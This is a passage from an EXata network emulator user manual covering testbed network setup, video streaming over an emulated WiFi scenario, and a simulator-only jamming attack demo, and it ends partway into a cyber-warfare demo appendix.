
1. Open the CBR Properties Editor by doing one of the following:

- Enter select mode by pressing the **s** key and double-click on the CBR link on the canvas.

OR

- Click on **Table View** at the bottom of the canvas. Go to the Applications tab and double-click on the row labelled CBR.

2. In the CBR Properties Editor, set the parameters as shown below.



Property	Value
Source	1
Destination	2
Items to Send	0
Item Size (bytes)	512
Interval	0.05 seconds
Start Time	5 seconds
End Time	315 seconds
[-] Priority	Precedence
Precedence Value	0
Enable RSVP-TE	No
Enable MDP	No
Session Name	[Optional]

FIGURE 3-30. Setting CBR Application Properties

3.9 Saving and Running Scenario

Save and run the scenario by doing the following:

1. Save the scenario by clicking the **Save** 💾 button in the toolbar (see Figure 3-1).
2. Change the execution mode to Simulation.




FIGURE 3-31. Changing to Simulation Mode

3. Initialize the scenario by clicking the **Run SImulation** 🎬 button. Start the simulation by clicking the **Play** ▶ button. See Chapter 2 for details of running the scenario and analyzing the results.

4 Emulation Testbed and Demo

In this chapter, we will demonstrate how to set up an emulation testbed. We will use the scenario described in Chapter 2 as the emulated network. Two external machines (called *operational hosts*) will be connected to the machine running EXata (called the *emulation server*), as shown in Figure 4-1.

The scenario described in Chapter 2 (WiFiDemo) will run on the emulation server (in emulation mode). One operational host will map to Mobile Station 1 in the WiFiDemo scenario and the other operational host will map to Mobile Station 3. A video streaming application will be run between the two operational hosts. The effect of this will be that video traffic from Operational Host 1 (the one mapped to Mobile Station 1) will be injected into the emulated network at Mobile Station 1. The video traffic will be routed through the emulated network from Mobile Station 1 to Mobile Station 3. Since Mobile Station 3 is mapped to Operational Host 2, the video traffic will arrive at Operational Host 2 and can be viewed using a video viewer.

The video traffic will be subject to changes in network conditions within the emulated network. For example, at the time of the two handoffs for Mobile Station 1, some video packets will get dropped and the video quality at Operational Host 2 will temporarily deteriorate. (Depending on the speed at which the video is streamed and the buffering capacity, the deterioration may or may not be noticeable.)

4.1 Setting up the Testbed

We will first describe how to set up the emulation testbed.

4.1.1 Hardware Requirements

For this emulation testbed, we will need the following:

- Three computers, each with one Ethernet adapter.
- One hub or switch.
- Three Ethernet cables.

Two of the computers will serve as operational hosts and the third will serve as the emulation server. Connect the three computers as shown in Figure 4-1.




FIGURE 4-1. Network Connections

4.1.2 Creating Network Connections

We will now configure the network connections on the three computers.

Note: Be sure to make a note of the network connections on each of the computers before making the changes described in this section. After completing this exercise, restore the network configuration on each computer to the original settings. Failure to do so may result in the computers being unable to connect to networks or the Internet.


4.1.2.1 Network Configuration at Operational Host 1

On the first operational host (the one connected to Mobile Station 1), assign IP address of 10.10.1.1 with subnet mask of 255.255.255.0 to the Ethernet interface, and configure the emulation server as the *default gateway* device for the operational host, as described below.

Configuring Default Gateway on Windows Systems

Go to **Start > Control Panel > Network and Sharing Center > Change adapter settings**. Right-click on the network interface card that is used to connect to the emulation server and select **Properties**. In the **Networking** tab, select **Internet Protocol Version 4 (TCP/IPv4)** from the scroll down list and click on the **Properties** button. Select the **Use the following IP Address** radio button, and make following assignments:

- IP Address: 10.10.1.1
- Subnet Mask: 255.255.255.0
- Default Gateway: 10.10.1.100



Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address: 10 . 10 . 1 . 1

Subnet mask: 255 . 255 . 255 . 0

Default gateway: 10 . 10 . 1 . 100

○ Obtain DNS server address automatically

● Use the following DNS server addresses:

Preferred DNS server: . . .

Alternate DNS server: . . .

□ Validate settings upon exit

FIGURE 4-2. Network Assignments for Operational Host 1

Configuring Default Gateway on Linux Systems

To assign the IP address and subnet mask, open a terminal window and type the following command:

```
sudo ifconfig eth0 10.10.1.1 netmask 255.255.255.0 up
```

If prompted for password, provide the root password on this machine.

To configure the default gateway, type the following command:

```
sudo route add default gw 10.10.1.100
```

Note: The interface names and commands to assign an IP address, subnet mask, and default gateway depend on the Linux distribution. If these commands do not work, consult the documentation for your system.

4.1.2.2 Network Configuration at Operational Host 2

On the second operational host (the one connected to Mobile Station 3), make the following assignments to the Ethernet interface, as described in Section 4.1.2.1:

- IP Address: 10.10.1.2
- Subnet Mask: 255.255.255.0
- Default Gateway: 10.10.1.100

4.1.2.3 Network Configuration at the Emulation Server

On the emulation server (the machine running EXata), make the following assignments to the Ethernet interface, as described in Section 4.1.2.1:

- IP Address: 10.10.1.100
- Subnet Mask: 255.255.255.0

Note: Do not change the default gateway configuration on the emulation server

4.1.2.4 Verifying Setup

After assigning the IP addresses and default gateway, verify that the three machines are connected by pinging the emulation server from each of the operational hosts. To ping the emulation server from an operational host, open a command window (on Windows) or terminal window (on Linux) on the operational host and type:

```
ping 10.10.1.100
```

Successful responses to the ping requests indicate a proper connection between the operational host and emulation server.

4.1.3 Creating Mappings between Operational Hosts and Emulated Nodes

We will now map Mobile Stations 1 and 3 to the Operational Hosts 1 and 2, respectively, by using the external node mapping editor in EXata GUI.

To create a mapping between an EXata node and an operational host, do the following:

1. Click the **Mapping Editor** button in the **Emulation** toolbar (see Figure 4-3).





FIGURE 4-3. Emulation Toolbar

This will launch the External Node Mapping Editor (see Figure 4-4).



Connections between EXata nodes and Operational Hosts

	EXata Node IP Address	Real/Operational Host IP Address
1	1 --> 190.0.2.1	10.10.1.1
2	3 --> 190.0.2.2	10.10.1.2

Tip: Virtual Nodes can be configured via Connection Manager also

FIGURE 4-4. External Node Mapping Editor

2. To create a new mapping, click the ⊞ button.
3. From the pull-down menu in the **EXata Node IP Address** column, select the EXata node.
4. In the right column, enter the IP address of the operational host which is to be mapped to the selected EXata node.

   Map Mobile Station 1 (1 -> 190.0.2.1) to Operational Host 1 (10.10.1.1) and Mobile Station 3 (3 -> 190.0.2.2) to Operational Host 2 (10.10.1.2).

4.2 Set up Video Application

For this example, we will use the VLC media player application. Download the application from http://www.videolan.org/vlc and install it on both operational hosts.

The VLC application will be used to stream a video file from one operational host to another.

To learn how to stream video with VLC, follow the instructions at http://wiki.videolan.org/Documentation:Streaming_HowTo/Easy_Streaming#Streaming_using_the_GUI.

At Operational Host 1 (the one connected to Mobile Station 1) start the video streaming to the destination address 190.0.2.2 (the IP address of Mobile Station 3 in EXata).

At Operational Host 2 (the one connected to Mobile Station 3), configure the VLC application to start receiving the video stream.

At this point, the VLC receiver application at Operational Host 2 should not display any video.

4.3 Start Emulation

To start the emulation, do the following:

1. Launch the EXata GUI, and load the WiFiDemo scenario. See Chapter 2 for details.
2. In the Emulation Toolbar, set the execution mode to **Emulation** (see Figure 4-5).
3. Initialize the scenario by clicking the **Initialize Emulation** button.
4. Click the **Play** button to start the emulation.




FIGURE 4-5. Starting Emulation

As the scenario starts to play, the node icons for Mobile Station 1 and Mobile Station 3 will be highlighted by purple triangles (see Figure 4).

At this point, the VLC application at the Operational Host 2 should start to play the video stream.

In the EXata GUI, blue arrows are drawn from Mobile Station 1 to Mobile Station 3 via other nodes (access points and routers) in the scenario. These arrows indicate the path of the real VLC traffic that EXata is emulating.




FIGURE 4-6. Emulated Traffic from Mobile Station 1 to Mobile Station 3

5 Launching Cyber Attacks

In this chapter, we will demonstrate the launching of a cyber attack in the network and observe its impact on the application performance. We will use the scenario located in C:\scalable\exata\5.1\scenarios\cyber\CyberWiFiDemo. The CyberWiFiDemo scenario is the same as the WiFiDemo scenario described in the previous chapters but has cyber capabilities. For this demonstration, we will launch a *jamming* attack from Mobile Station 4 while video traffic from Mobile Station 1 to Mobile Station 3 is being emulated. If the attack is successful, we expect that the wireless communication will be impeded and the video traffic should stop.

Note: The Cyber Model Library must be enabled by your license in order to run the CyberWiFiDemo.

Appendix A describes a Cyber Warfare demo, which is a more advanced demo. The Cyber Warfare demo demonstrates the transfer of application traffic (video and chat) between operational hosts via an emulated network. It also demonstrates various Cyber attacks (eavesdropping and virus attacks) and counter-measures that can be taken to guard against these attacks (firewall, jamming and denial of service counter-attacks, kinetic attack, and application traffic encryption).

5.1 Jamming Attack Model Configuration

The CyberWiFiDemo scenario has been pre-configured with a jamming model. However, we omitted the steps to configure the jamming model when we described how to create scenarios in Chapter 3. So the scenario you created in Chapter 3, MyWiFi, can not be used for the jamming attack demonstration. You must use the CyberWiFiDemo scenario for this demonstration. For details of configuring the jamming model, refer to *Cyber Model Library*.

5.2 Launching Jamming Attack


We will start an emulation and while the emulation is running we will launch a jamming attack and observe its impact on the network. For this demonstration, we will emulate video traffic between two operational hosts using the CyberWiFiDemo as the scenario, as described in Chapter 4.

To see the effects of a jamming attack, do the following:

1. Set up the testbed and start the emulation, as described in Chapter 4.

   Make sure that the streaming video traffic is properly emulated by EXata and the video is displayed at Operational Host 2.

2. While the emulation is running, click on the **Human in the Loop** button at the bottom of the **Visualization Controls** panel (see Figure 5-1).



Simulation/Emulation Time: 00hr : 00m : 20s

Real Time: 00hr : 00m : 20s

Progress: 3%

FIGURE 5-1. Human in the Loop Button

This opens the Human-In-The-Loop (HITL) interface (see Figure 5-2), which is used to enter commands to interact with the ascender while the scenario is running.




FIGURE 5-2. Human in the Loop Interface

3. To launch the jamming attack, type the following and press the button:

```
jammer 4 100S 0
```

This command will launch the jamming attack from node 4 (Mobile Station 4) for 100 seconds for the pre-configured jammer type 0.

At this point, we should observe animation of wireless broadcast emanating from Mobile Station 4 (see Figure 5-3). We should also be able to see that the streaming video has stopped: the EXata GUI does not show blue arrows any more, and the VLC media player at Operational Host 2 does not display any video.




FIGURE 5-3. Jamming Attack in Progress

4. To stop the jamming attack, type the following and press the ↩ button:

```
stop jammer 4
```

At this point the wireless broadcast animation from Mobile Station 4 should stop and the video stream should resume.

A Cyber Warfare Demo

In this demo, we will set up a testbed with an emulation server running EXata, and several operational hosts running various applications. We will demonstrate the transfer of application traffic (video and chat) between operational hosts via an emulated network. We will use pre-configured network scenarios for EXata. Next, we will demonstrate various Cyber attacks (eavesdropping and virus attacks) and counter-measures that can be taken to guard against these attacks (firewall, jamming and denial of service counter-attacks, kinetic attack, and application traffic encryption). We will also demonstrate the use of Metasploit to mimic virus attacks and Snort to detect intrusions.

Note: The Cyber Model Library must be enabled by your license in order to run the Cyber Warfare demo.

A.1 Hardware and Software Configuration

A.1.1 Hardware Configuration

A.1.1.1 Hardware Requirements

The following equipment is required for this demo:

- One computer with two Ethernet interfaces.
- Three computers with one Ethernet interface each.
- One switch or hub.
- Three standard Ethernet cables.
- One “cross-over” Ethernet cable.

A.1.1.2 Connecting Hardware

Connect the laptops using the switch/hub and Ethernet cables as shown in Figure A-1.




FIGURE A-1. Network Connections

Note: The cable between the Emulation Server and Destination is a “cross-over” Ethernet cable.

A.1.1.3 Network Configuration

Assign IP addresses, subnet masks, and default gateways as listed in Table A-1. (See Section 4.1.2.1 for instructions).

TABLE A-1. Network Configuration

Host	IP Address	Subnet Mask	Default Gateway
Emulation Server	60.1.0.101	255.255.255.0	N/A
	190.0.5.101	255.255.255.0	N/A
Source	60.1.0.19	255.255.255.0	60.1.0.101
Destination	190.0.5.2	255.255.255.0	190.0.5.101
Attacker	60.1.0.27	255.255.255.0	60.1.0.101

A.1.1.4 Verify Network Connectivity

Use the ping command to verify that the network is configured correctly. All ping commands should be successful.

- On the Emulation Server, open a command window (cmd.exe) and execute following commands:

```
ping 60.1.0.19
ping 60.1.0.27
ping 190.0.5.2
```

- On the Source operational host, open a command window and execute the following command:

```
ping 60.1.0.101
```

- On the Destination operational host, open a command window and execute the following command:

```
ping 190.0.5.101
```

- On the Cyber Attacker operational host, open a command window and execute the following command:

```
ping 60.1.0.101
```

A.1.2 Software Configuration

A.1.2.1 Software Requirements

The following software is required for the demo:

- One copy of EXata and an EXata license with the Cyber Model Library enabled.
- VLC media player (version 1.1.10 or newer) for video streaming (available at http://www.videolan.org/vlc).
- Microsoft Netmeeting, for online text and video chatting.
- Snort® intrusion detection software (available at http://www.snort.org).
- Metasploit® Framework (available at http://www.metasploit.com).
- Internet Explorer, version 6.0.

Table A-1 lists the software that must be installed on each computer in the demo testbed.

TABLE A-2. Required Software

Host	Software Installed
Emulation Server	EXata
Destination Host	VLC Microsoft Netmeeting Snort
Source Host	VLC Microsoft Netmeeting Internet Explorer, version 6.0
Cyber Attacker	VLC Metasploit

A.1.2.2 File Requirements

The following files are required for the demo:

- EXata scenario files: CyberWarfareDemo.config and associated files (located in C:\scalable\exata\5.1\scenarios\cyber\CyberWar).
- One video file: This can be any video file.

A.2 Launching the Demo Scenario

A.2.1 Launching the Demo Scenario in EXata

Start the CyberWarfareDemo scenario in EXata as follows:

1. Load the file CyberWarfareDemo.config in EXata and click the **Initialize Emulation** button in the toolbar. Use the Zoom and Pan buttons to magnify and center the scenario.




FIGURE A-2. EXata Scenario

Note: Make sure that you are able to see the three purple triangles, and that the **Play** button in the toolbar is activated.

2. Click the **Play** button.

A.3 Demonstrating Video and Chat Applications

We will now demonstrate two end-to-end applications, one video-streaming and the other chat, where the application traffic is transferred from the source to the destination via an emulated network.

